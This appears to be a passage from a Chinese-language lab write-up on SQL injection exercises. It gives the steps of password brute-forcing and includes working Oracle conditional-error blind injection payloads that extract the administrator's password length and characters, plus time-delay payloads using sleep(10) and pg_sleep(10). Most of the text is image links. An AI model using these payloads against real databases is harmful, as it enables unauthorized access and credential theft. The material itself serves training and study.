
判断密码位数



爆破密码

payload1:

payload2:

结果:
按照payload1的顺序讲payload2排列起来就可以了(先将所有数据包按降序排列)

e8q11s15y9pc8z5b2n78
part3:
登陆
'||(SELECT '' FROM dual)||''||(SELECT '' FROM users WHERE ROWNUM = 1)||''||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
(when的条件成立时,会执行then后的内容,即执行成功1/0报错,若不成立,则返回else后的内容)'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
(用户不存在、1=1不成立有一个为fause时候返回200状态码,否则为ture,执行执行成功1/0报错)'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||''||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'心得:拼接时间延迟函数
实验13:时延盲注
(几乎没什么时延,不是MySQL数据库)

(时延10s)

'||sleep(10)--'||pg_sleep(10)--心得:通过条件判断语句运行不同的命令
实验14:时延SQL注入
part1:
验证时延语句


